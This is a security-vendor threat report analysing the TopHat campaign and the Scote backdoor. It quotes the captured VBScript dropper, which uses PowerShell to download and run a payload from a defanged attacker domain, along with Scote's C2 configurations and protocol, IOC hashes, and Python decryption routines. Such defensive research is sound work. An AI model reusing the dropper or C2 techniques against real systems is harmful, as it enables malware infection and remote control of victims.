The TopHat Campaign: Attacks Within The Middle East Region Using Popular Third-Party Services

By Josh Grunzweig
January 26, 2018 at 5:00 AM
Category: Unit 42
Tags: Core, DustySky, Palestinian Territories, Scote, TopHat

Summary

In recent months, Palo Alto Networks Unit 42 observed a wave of attacks leveraging popular third-party services Google+, Pastebin, and bit.ly. Attackers used Arabic language decoy documents related to current events within the Palestine Territories as lures to entice victims to open and subsequently be infected by the malware. There is data indicating that these attacks are targeting individuals or organizations within the Palestinian Territories, which is detailed later.

The attacks themselves are deployed via four different means, two involving malicious RTF files, one involving self-extracting Windows executables, and the final using RAR archives.

The ultimate payload is a new malware family that we have dubbed “Scote” based on strings we found within the malware samples. Scote provides backdoor access for an attacker and we have observed it collecting command and control (C2) information from Pastebin links as well as Google+ profiles. The bit.ly links obscured the C2 URLs so victims could not evaluate the legitimacy of the final site prior to clicking it. We are calling their recent activity the “TopHat” campaign.

Additionally, we tracked the apparent author testing their malware against numerous security products. Our tracking of this testing enabled us to both note changes made over time as well as to observe other malware being submitted by the author. This other malware submitted provided overlaps with the previously reported DustySky campaign. In addition to testing malicious RTFs that deploy the Scote malware family, the same attacker was witnessed submitting files that appear to be new variants of the DustySky Core malware discussed in their report.

Malware Delivery Techniques

The attacks we found within the TopHat campaign began in early September 2017. In a few instances, original filenames of the identified samples were written in Arabic. Specifically, we found the following names during this investigation:

Original Filename	Translation
الرئيس يبدا بحل السلطة.rar	The president begins dissolving power.rar
الرئيس يبدا بحل السلطة.scr	The president begins dissolving power.scr
محضر اجتماع اليوم.doc	Minutes of today's meeting.doc

We observed a series of techniques used to deploy the Scote malware family. To date, at a high level, we have observed the following four techniques, each of which we delve into in this blog:



Figure 1 Malware delivery techniques

Technique #1 – RTFs Leveraging Bit.ly

The first technique encountered included the use of malicious RTFs that made a HTTP request to the below URL which then redirected to the below malicious site (note the intentional typo of “storage”):

URL	Redirect
http://bit[.]ly/2y3XL3P	http://storgemydata[.]website/v.dat

This 'v.dat' file was in turn a PE32 executable file that has the following SHA256 hash:

SHA256	862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5

Looking at the publicly available statistics for the bit[.]ly redirect, we see the majority of activity taking place in late October of this year. Additionally, we see the majority of the downloads originating from both the Palestinian Territories as well as the United Arab Emirates. This provides clues as to who the victims are or where attackers may originate from.



Figure 2 Statistics surrounding malicious redirect

Technique #2 – Don't Kill My Cat Attacks

The second technique uses an interesting tactic that Unit 42 has not seen before. Specifically, it makes use of an attack discussed in July of this year called Don't Kill My Cat or DKMC. DKMC can enable an attacker to load a legitimate bitmap (BMP) file that contains shellcode within it. The DKMC tool and more information about this tactic may be found here.

This specific attack begins with a malicious executable file that downloads a legitimate BMP file that looks like the following:

Figure 3 Malicious BMP image retrieved by downloader

It should be noted that this is the same image used in the DKMC presentation. It would appear that the attackers simply used the default settings of this particular program.
This BMP file is loaded as shellcode. The first six bytes are read as the following instructions:

```
1 seg000:00000000                inc     edx
2 seg000:00000001                dec     ebp
3 seg000:00000002                jmp     loc_34D8B
```

Code execution is then redirected to embedded shellcode.
The underlying shellcode is decrypted at runtime using a 4-byte XOR key of 0x3C0922F0. The shellcode eventually loads an embedded UPX-packed executable and redirects execution to this file. This file is an instance of the Scote malware family. The size of the payload and the fact that it is embedded within the BMP file explains the large amount of distortion witnessed in the image above. In other words, the distortion witnessed is actually the shellcode and the embedded Scote malware. As this data is converted within a BMP image, we're left with what essentially looks like random pixels.

Technique #3 – RTFs Exploiting CVE-2017-0199.

This technique begins with malicious RTF files that make use of CVE-2017-0199 a Microsoft Office/WordPad remote code execution (RCE) vulnerability patched by Microsoft in September 2017. When opened, the following lure is displayed to the victim (translation on the right provided by Google Translate):

Figure 4 Lure used by malicious RTFs

This lure is related to an event reported in late August where President Mahmoud Abbas announced plans to

convert a planned presidential palace into a national library. This is consistent with the timeline of the attacks we witnessed, as the event took place roughly a week before we observed these malware samples.
These RTFs will also download a file from the following location:

- storgemydata[.]website/update-online/office-update.rtf

Note that this is the same domain witnessed in the redirect used in technique #1. While the downloaded file has an RTF extension, it is in fact a VBScript with the following contents:

```
<script language="VBScript">
window.moveTo -4000, -4000
  Set vFwhEtGt = CreateObject("Wscript.Shell")
  Set lfTi = CreateObject("Scripting.FileSystemObject")
  If 1=1 Then
    vFwhEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:userprofile+'\\start Menu\\Programs\\Startup\\\12330718701ac441736a55e3ee3cx996.exe';(New-Object System.Net.WebClient).DownloadFile('http://storgemydata[.]website/x.exe',$d);Start-Process $d;"),0
         End If
  window.close()
</script>
```

This VBScript script executes a PowerShell command that will download and execute a file from the following location:

- http://storgemydata[.]website/x.exe

This final ‘x.exe’ executable file is an instance of the Scote malware family.

Technique #4 – Self-extracting Executables

The last technique makes use of self-extracting executable files to both load a decoy document and spawn an instance of Scote. When the malware is run it will drop a file with an original filename of ‘abbas.rtf’, which contains the following contents:

Figure 5 TopHat decoy document with rough translation

Additionally, an instance of Scote is loaded on the victim machine.
The decoy document used discusses the potential dissolving of the Palestinian Authority (PA) by the President Mahmoud Abbas. This particular event was reported on August 23, 2017, just before Trump administration

officials were set to visit Ramallah.
Later in this blog, we will see the attackers leveraging this Donald Trump connection even more.
We originally witnessed these specific RTFs on September 6th, 2017, just two weeks after this event.
Based on the observed statistics from the malicious redirect found in technique #1, as well as the content of this decoy document, we can infer that at least some of the targeted victims may very well be located in the Palestinian Territories.

Analysis of the Scote Malware

The Scote malware family employs a series of techniques and tricks when it is originally loaded onto a victim machine. However, underneath the various layers of obfuscation lies a fairly straightforward malware family that abuses legitimate third-party online services to host its C2 information.
When Scote originally is run, it will decode embedded configuration information. This embedded configuration information contains URLs to third party online services, such as Pastebin postings or Google+ accounts. Scote will use this information to attempt to retrieve data from these URLS and parse it, such as in the following example:

Figure 6 Google+ profile used by Scote malware

It should be noted that a total of three Google+ profiles have been observed and all of these profiles contained the name 'Donald Trump'. This is interesting given the topics we saw being used to deliver the Scote malware family within the TopHat campaign, many of which also referred to the President of the Palestinian Territories.
After C2 information is retrieved by Scote, it will communicate with these servers and can accept commands that perform the following actions:

- Kill the Scote malware
- Run 'ipconfig' on the victim and return results
- Run 'cmd.exe /C systeminfo' and return results
- Load a DLL that is downloaded from a C2

For more information about the Scote malware family, please refer to the Appendix.

Identified Malware Testing Against Security Solutions

When looking at the malicious RTF documents in technique #4 that exploit CVE-2017-0199 we found that all of the files we encountered were submitted within close succession of each other to an online service that tests them against multiple security products. Additionally, the original filenames of these files implied that an attacker

may have been testing their malware against one or more security products.

SHA256	Filename	Date
cb6cf34853351ba62d4dd2c609d6a41c618881670d5652ffa7ddf5496e4693f0	test1.rtf	2017-09-06 15:00:08 UTC
8a158271521861e6362ee39710ac833c937ecf2d5cbf4065cb44f3232224cf64	xx.rtf	2017-09-06 15:00:53 UTC
d302f794d45c2a6eaaf58ade70a9044e28bc9ec43c9f7a1088a606684b1364b5	xx2.rtf	2017-09-06 15:01:49 UTC
1cd49a82243eacdd08eee6727375c1ab83e8ecca0e5ab7954c681038e8dd65a1	xx2.rtf	2017-09-06 15:05:30 UTC
d409d26cffe6ce5298956bd65fd604edf9cfa14bc3373a7bdeb47091729f09e9	xx2.rtf	2017-09-06 15:08:32 UTC
aa18b8175f68e8eefa12cd2033368bc1b73ff7caf05b405f6ff1e09ef812803c	xx2.rtf	2017-09-06 15:18:14 UTC

As we can see by the timestamps shown above, the files were submitted anywhere from one to ten minutes apart from each other. Looking closer at these files we can see what changed between iterations.

Figure 7 Modifications made to RTFs by attacker

As it so happens, the first RTF file this attacker attempted to test had very few detections. However, this was due to the fact that the attempts at commenting out the backslashes caused this file to not open at all within Microsoft Word. When you attempt to open this file, Word will simply render the content as it would a normal text file.
It appeared that the attacker realized this, as he or she quickly corrected this, and proceeded to make very minor modifications to try and evade security products. However, none of the modifications were terribly effective: all of these samples were found to have a high rate of detection.
As we can see in Figure 7, the attacker made multiple very small modifications between each iteration, specifically around the '\object\objlink\objupdate' string. This particular control allows the malicious content to be loaded by the RTF, as outlined in an analysis by MDSec. As such, the attacker likely felt this was what resulted in the RTF being detected as malicious, and attempted to obfuscated it.

Overlap with the DustySky Campaign

Besides being able to witness the attacker testing his or her malware, we noticed something interesting when we were looking at the individual who submitted these files. About a month and a half after these files were submitted, the same individual submitted the following three samples that we attribute to the DustySky campaign:

- 202d1d51254eb13c64d143c387a87c5e7ce97ba3dcfd12dd202a640439a9ea3b
- d18e09debde4748163efa25817b197f3ff0414d2255f401b625067669e8e571e
- 3e4d0ffdde0b5db2a0a526730ff63908cefc9634f07ec027c478c123912554bb

DustySky is a campaign published by ClearSky in January 2016 that discusses a politically motivated group that primarily targets organizations within the Middle East. The group has remained active since they were originally reported on, including a campaign identified by Unit 42 earlier this year. These files appear to be new variants of the DustySky Core malware discussed in the report and they communicate with the following domains over

HTTPS:

- fulltext.yourtrap[.]com
- checktest.www1[.]biz

The malware is dropped via a self-extracting executable, which contains an empty decoy document with the following name:

- انباء عن احتجاز الرئيس عباس في السعودية واعلان دحلان رئيسا لفلسطين.docx

This can roughly be translated to the following:

- News of the detention of President Abbas in Saudi Arabia and Dahlan's declaration as President of Palestine.docx

As we can see, the name of this decoy document is consistent with the lures witnessed in the TopHat campaign.

Conclusion

Attackers often are found to leverage current events to accomplish their goal. In the TopHat campaign, we have observed yet another instance where a threat actor looks to be using political events to target individuals or organizations within the Palestine region. This campaign leveraged multiple methods to deploy a previously unseen malware family, including some relatively new tactics in the case of using a legitimate BMP file to load malicious shellcode.
The new malware family, which we have dubbed Scote, employs various tricks and tactics to evade detection, but provides relatively little functionality to the attackers once deployed. This may well be due to the fact it is still under active development. Scote uses some interesting methods when retrieving C2 information, including the use of Pastebin and Google+ accounts, as well as using bit.ly links to obscure the C2 URLs so victims could not evaluate the legitimacy of the final site prior to clicking it.
The TopHat campaign was found to have some overlaps discovered with the previously reported DustySky campaign when the attacker was identified to be submitting their files for testing purposes. Unit 42 will continue to track and monitor this threat and will report on any developments that occur.
Palo Alto Networks customers are protected by this threat in the following ways:

- The Scote malware family and the TopHat campaign have been tagged within AutoFocus for continued tracking
- DustySky is tagged within AutoFocus for ongoing tracking
- All malicious domains discovered within this campaign have been appropriately flagged as malware
- All samples are marked malicious within WildFire
- Traps identifies and blocks the exploits used by the RTF files

Additionally, Google, Pastebin, and bit.ly have been notified of the malicious content being hosted on their services.

Appendix

Indicators of Compromise

SHA256 Hashes

```
d3ead67228b3d7968ac767648b46a8e906affa0ebb5cc69f7acbed475a97204c
03e2b932c013252fa2eb5e35390f9e21d0ff87e5b1c01683ebce0e8ce9b8d6df
4df9488fbdfaf5d05fda65175a6b6e5331c58c967adbe972aa46c64b4fd0b1bb
0dde9940f7896c2e4fb881dd185c3c3db280a9fd2ac2cb81988f43f5b0f6fcf7
613da5f745c281acbffa4375e96394f8c912f58f92afe347e8a1f10fad3489bb
d0f2d2d7d82c91fe64a64552e0e6200a096230fb6a64a1307928ae33ab2a5bf8
7b6347093b27174e27228c2fde7d39e02d57315b354461aaf1dee3f0800fdfc3
bdc633fe3145d87036ad759be855771d5bb3ca592cecca9ef7f41454d7cf9f05
ed9c62f77055a2498aec681b5653240be534595b97a9d11e92371639b0ca9a48
7a1fa34ca804492415579c3ed4f505a7f09fcd7bc834590cff86e2ce77c4fc73
862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5
3540c2f0765773fa0a822fcf5fed5ed2a363ad11291a66ab1b488c9a4aa857f9
ddc13c8d3d55562df873d4cf17181164922cb71d0c94edeb8fa143033c1214e0
d4cb6b76dd352c928ca7184f583d14d800c090ba650dd26d8fa4febe901d1205
5c0b253966befd57f4d22548f01116ffa367d027f162514c1b043a747bead596
1f9bca1d5ce5d14d478d32f105b3ab5d15e1c520bde5dfca22324262e84d4eaf
c9ba9e11a19120b58af1f6ccf3beb25744580592c680718a6fc205d662f2a20e
aa18b8175f68e8eefa12cd2033368bc1b73ff7caf05b405f6ff1e09ef812803c
d409d26cffe6ce5298956bd65fd604edf9cfa14bc3373a7bdeb47091729f09e9
d302f794d45c2a6eaaf58ade70a9044e28bc9ec43c9f7a1088a606684b1364b5
1cd49a82243eacdd08eee6727375c1ab83e8ecca0e5ab7954c681038e8dd65a1
8a158271521861e6362ee39710ac833c937ecf2d5cbf4065cb44f3232224cf64
3627ed71588c7b55b35592c3b277910041f3d5ff917de721c53684ee18fcda40
109996d28700fa0e8594d6ecca422418fa43e1b7cf5f9f4442a69264bf5fcea4
c2815c72c9ea70db073775269ef04b1d061e93580f0f5fd3f3de25601641576a
```

Domains

```
storgemydata[.]website
```

Scote Technical Analysis

For the technical analysis, we used the following sample:

SHA256	3540c2f0765773fa0a822fcf5fed5ed2a363ad11291a66ab1b488c9a4aa857f9

This particular sample begins as a self-extracting executable. When run, it will drop a ‘e.exe’ sample and execute the following SFX script commands:

```
Path=%userprofile%\start menu\programs\startup\
Setup=e.exe
Silent=1
Overwrite=1
Update=U
```

For those unfamiliar with SFX commands, the series of commands above is silently deploying e.exe to the startup path. It will overwrite any instances where e.exe already exists in this path.
The ‘e.exe’ file is compiled in Delphi and has the following SHA256 hash:

SHA256	9580d15a06cd59c01c59bca81fa0ca8229f410b264a38538453f7d97bfb315e7

When run, 'e.exe' will periodically decrypt strings at runtime using a simple single-byte XOR routine. While the routine allows for different bytes to be used, the author chose to use a key of 0xFF in every observed instance. The malware proceeds to get the address of the NtDelayExecution function from ntdll.dll. This function is used by Sleep to cause a delay in program execution. After this function address has been resolved, it will overwrite the first five bytes to jmp to a malicious function, as seen below:

Figure 8 Modifications to NtDelayExeuction

The malware proceeds to make a call to Sleep with an argument of 1, thus redirecting execution to this malicious function. This is likely an attempt at thwarting anti-virus and security solutions, however, has the adverse effect of preventing the malware from making subsequent calls to Sleep.
This malicious function continues to decode more strings using the single-byte XOR technique. Additionally, it will copy the following functions out of ntdll.dll for later use:

- ZwCreateUserProcess
- ZwAllocateVirtualMemory
- ZwWriteVirtualMemory
- ZwGetContextThread
- ZwSetContextThread
- ZwResumeThread

A large blob of encrypted data is decrypted using a modified version of RC4. The following Python code may be used to decrypt this data. The key has consistently been observed to be "qlNwuFVA9K8HpGNY6x0l".

```
import base64
import binascii
import hexdump
import sys
def rc4_crypt(data, key):
  S = range(256)
  j = 0
  out = []
  for i in range(256):
    j = (j + S[i] + ord( key[i % len(key)] )) % 256
    S[i] , S[j] = S[j] , S[i]
  i = 0
  for char in data:
    j = (S[i % 256] + j) % 256
    t = S[i%256]
    S[i%256] = S[j]
    S[j] = t
    out.append(chr(ord(char) ^ S[(S[i%256] + S[j]) % 256]))
    i += 1
  return ''.join(out)
file = sys.argv[1]
```

```
f = open(file, 'rb')
fd = f.read()
f.close()
output = rc4_crypt(fd, "qlNwuFVA9K8HpGNY6x0I")
f = open("decrypted_data.bin",'wb')
f.write(output)
f.close()
```

This decrypted code is then copied to a newly allocated block of memory before execution flow is redirected to it. When this newly decrypted code is called, it is provided with a string argument containing the path to svchost.exe. This new code is shellcode that will eventually decrypt an executable file and inject it into a newly spawned svchost.exe process.
The shellcode in question makes certain decisions by the author that demonstrates a lack of sophistication. For example, it will load a series of libraries and functions using a common ROR13 technique. This technique begins with the attacker taking a string of a library or function, such as 'CreateProcessA', and performing a binary ROR13 against it. In this example, the attacker has a result of a DWORD of 0x16B3FE72. This DWORD is then typically hardcoded within the shellcode. The malicious code then iterates through the functions of the necessary library and applies the same ROR13 technique against each function until it finds a match.
This shellcode uses the same approach, however, instead of providing the hardcoded DWORDs, it instead provides the clear-text library and function names, which then have the ROR13 applied. The resulting DWORD is then used. Unfortunately, this completely cancels out any obfuscation that might have originally been present.
After the various libraries and functions are loaded, the shellcode decodes an embedded blob of data using a multi-byte XOR operation. The original key for this operation appears to have been 'Houdini', however, due to a likely mistake by the author, after the first iteration, a key of 'oudini\x00' is used instead.
The following example Python code decodes this data found within the shellcode:

```
import sys
from itertools import cycle, izip
def xor(message, key):
  return ''.join(chr(ord(c)^ord(k)) for c,k in izip(message, cycle(key)))
def decode(data, size):
  out = ""
  key = "oudini\x00"
  b1 = xor(data[0], "H")
  b2 = xor(data[1:size], key)
  b = b1 + b2
  for bite in b:
    out += chr((ord(bite) + 128) & 0xff)
  return out
file = sys.argv[1]
f = open(file, 'rb')
fd = f.read()
f.close()
size = 54272
output = decode(fd, size)
f1 = "embeddedShellcode.bin"
fh = open(f1, 'wb')
fh.write(output)
fh.close()
```

This decoded blob is a Microsoft Windows executable that contains the Scote payload. After this blob is decoded, a new instance of svchost.exe is spawned in a suspended state. The Scote payload is injected into this process prior to resuming it.
Scote begins by loading and decoding an embedded resource string. It is decoded first using base64 with a customized alphabet. The result is then base64-decoded using the traditional alphabet. The following alphabet is used for the first phase of decoding:

- 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/

Once decoded, we're provided with the following configuration (newlines and spacing added for presentation):

```
[config]
  [connection]
```

```
    [param]http://pastebin[.]com/raw/2cLsuXj6[/param]
    [param]http://pastebin[.]com/raw/trZZJTGA[/param]
  [/connection]
  [install_name]e3HGAiPJ[/install_name]
  [nick_name]4c1h7vLX[/nick_name]
  [install_folder]noinstall[/install_folder]
  [reg_startup]false[/reg_startup]
  [folder_startup]false[/folder_startup]
  [task_startup]false[/task_startup]
  [injection]true[/injection]
  [injection_process]svchost[/injection_process]
```

The configuration is parsed to determine if there are any connection 'param' parameters provided. In the event that there are, Scote will attempt to download the contents of these URLs via a simple GET request.
These pastebin URLs contained the following information, IPs have been defanged:

```
scout{
5.175.214[.]9:22
5.175.214[.]9:23
5.175.214[.]9:25
5.175.214[.]9:53
5.175.214[.]9:6000
5.175.214[.]9:80
}
elite{
5.175.214[.]9:5000
5.175.214[.]9:443
5.175.214[.]9:1434
5.175.214[.]9:110
5.175.214[.]9:2716
5.175.214[.]9:8080
}
{x=c2NvdXR7DQo1LjE3NS4yMTQuOToyMg0KNS4xNzUuMjE0Ljk6MjMNCn0NCmVsaXRlew0KNS4xNzUuMjE0Ljk6NTAwMA0KNS4xNzUuMjE0Ljk6NDQzDQp
9}
```

In addition to Pastebin, some samples were found connecting to the following three Google+ profiles:

- https://plus.google[.]com/104518099222750189969
- https://plus.google[.]com/110228699051788231047
- https://plus.google[.]com/106456556287604120942

Scote takes the response from these requests and parses data within 'scout{}'. Other Scote versions attempted to identify data contained within '{x=' and '}'. This data is decoded using the traditional Base64 algorithm. The results are similar to the following (IPs have been defanged):

```
scout{
5.175.214[.]9:22
5.175.214[.]9:23
}
elite{
5.175.214[.]9:5000
5.175.214[.]9:443
}
```

This information is used for subsequent communication and these values represent the Scote malware's C2. While there are a number of other configuration parameters within Scote, the connection params and the nick_name appear to be the only ones used. It's possible that Scote is still actively being developed and the author has yet to make use of the additional parameters provided within the configuration. A full list of identified Scote configurations may be found within the 'Scote Configurations' appendix.
Scote checks the current running process against the following list to ensure it is running within one of them:

- svchost.exe

- explorer.exe
- chrome.exe
- firefox.exe
- iexplorer.exe
- opera.exe

Scote makes an ASM call to CPUID with an argument of 1 to query the victim's processor information and features. This information is used to generate a unique 8-character hash for that victim.
Scote then connects to the previously retrieved C2 servers and sends the following information via TCP:
`command=scote_connection|hwid=[8 character hash]`
In the example above, [8 character hash] is replaced with the victim's unique hash. Scote continues to submit the following command periodically and will parse the response:
`command=scote_ping`
Scote accepts the following five responses:

Command	Description
scote_pong	No action taken by Scote
scote_drop	Kill the Scote malware
scote_info_ipconfig	Return the results of running 'ipconfig'
scote_info_systeminfo	Return the results of running 'cmd.exe /C systeminfo'
scote_upgrade	Accept a DLL from the remote C2 and load it.

When Scote returns information in the following format:
`command=[command]|buffer=[data]`
In the example above, [command] is replaced with the command received by the remote C2 server, and [data] is replaced with data that has been encoded using both traditional base64 as well as base64 with the nonstandard alphabet.

Scote Configurations

```
4df9488fbdfaf5d05fda65175a6b6e5331c58c967adbe972aa46c64b4fd0b1bb
[config]
  [connection]
    [param]https://plus.google[.]com/104518099222750189969[/param]
    [param]https://plus.google[.]com/110228699051788231047[/param]
    [param]https://plus.google[.]com/106456556287604120942[/param]
  [/connection]
  [install_name]Kh237t0P[/install_name]
  [nick_name]k1et333d[/nick_name]
  [install_folder]noinstall[/install_folder]
  [reg_startup]false[/reg_startup]
  [folder_startup]false[/folder_startup]
  [task_startup]false[/task_startup]
  [injection]true[/injection]
  [injection_process]svchost[/injection_process]
ed9c62f77055a2498aec681b5653240be534595b97a9d11e92371639b0ca9a48
[config]
  [connection]
    [param]https://plus.google[.]com/104518099222750189969[/param]
    [param]https://plus.google[.]com/110228699051788231047[/param]
    [param]https://plus.google[.]com/106456556287604120942[/param]
  [/connection]
  [install_name]Q2xm5ziY[/install_name]
  [nick_name]hq5GyQ1D[/nick_name]
  [install_folder]noinstall[/install_folder]
```

```
  [reg_startup]false[/reg_startup]
  [folder_startup]false[/folder_startup
  [task_startup]false[/task_startup]
  [injection]false[/injection]
613da5f745c281acbffa4375e96394f8c912f58f92afe347e8a1f10fad3489bb
[config]
  [connection]
    [param]http://pastebin[.]com/raw/2cLsuXj6[/param]
    [param]http://pastebin[.]com/raw/trZZJTGA[/param]
  [/connection]
  [install_name]e3HGAiPJ[/install_name]
  [nick_name]4c1h7vLX[/nick_name]
  [install_folder]noinstall[/install_folder]
  [reg_startup]false[/reg_startup]
  [folder_startup]false[/folder_startup]
  [task_startup]false[/task_startup]
  [injection]true[/injection]
  [injection_process]svchost[/injection_process]
03e2b932c013252fa2eb5e35390f9e21d0ff87e5b1c01683ebce0e8ce9b8d6df
[config]
  [connection]
    [param]http://pastebin[.]com/raw/2cLsuXj6[/param]
    [param]http://pastebin[.]com/raw/trZZJTGA[/param]
  [/connection]
  [install_name]i0c9488I[/install_name]
  [nick_name]7WDyDSog[/nick_name]
  [install_folder]noinstall[/install_folder]
  [reg_startup]false[/reg_startup]
  [folder_startup]false[/folder_startup]
  [task_startup]false[/task_startup]
  [injection]true[/injection]
  [injection_process]svchost[/injection_process]
0dde9940f7896c2e4fb881dd185c3c3db280a9fd2ac2cb81988f43f5b0f6fcf7
[config]
  [connection]
    [param]http://pastebin[.]com/raw/2cLsuXj6[/param]
    [param]http://pastebin[.]com/raw/trZZJTGA[/param]
  [/connection]
  [install_name]ZVLhWo62[/install_name]
  [nick_name]b04bc9mK[/nick_name]
  [install_folder]noinstall[/install_folder]
  [reg_startup]false[/reg_startup]
  [folder_startup]false[/folder_startup]
  [task_startup]false[/task_startup]
  [injection]true[/injection]
  [injection_process]svchost[/injection_process]
d0f2d2d7d82c91fe64a64552e0e6200a096230fb6a64a1307928ae33ab2a5bf8
[config]
  [connection]
    [param]http://pastebin[.]com/raw/2cLsuXj6[/param]
  [/connection]
  [install_name]9OhcOo03[/install_name]
  [nick_name]URt7b1zK[/nick_name]
  [install_folder]temp[/install_folder]
  [reg_startup]false[/reg_startup]
  [folder_startup]false[/folder_startup]
  [task_startup]true[/task_startup]
  [injection]true[/injection]
  [injection_process]svchost[/injection_process]
7b6347093b27174e27228c2fde7d39e02d57315b354461aaf1dee3f0800fdfc3
[config]
  [connection]
    [param]http://pastebin[.]com/raw/2cLsuXj6[/param]
  [/connection]
  [install_name]ke6Wox2L[/install_name]
  [nick_name]3GlWhgi3[/nick_name]
  [install_folder]noinstall[/install_folder]
  [reg_startup]false[/reg_startup]
  [folder_startup]true[/folder_startup]
  [task_startup]false[/task_startup]
  [injection]true[/injection]
  [injection_process]explorer[/injection_process]
```

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

Email address

Subscribe

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.

Popular Resources

Resource Center
Blog
Communities
Tech Docs
Unit 42
Sitemap

Legal Notices

Privacy
Terms of Use
Documents

Account

Manage Subscriptions

Report a Vulnerability